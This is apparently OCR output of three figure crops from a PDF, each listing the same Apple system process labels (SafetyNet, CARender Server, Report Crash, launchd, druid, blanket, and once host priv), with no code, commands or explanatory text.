

SafetyNet
CARender Server
Report Crash
launchd
druid
blanket



SafetyNet
CARender Server
Report Crash
launchd
druid
blanket



SafetyNet
CARender Server
Report Crash
launchd
druid
host priv
blanket

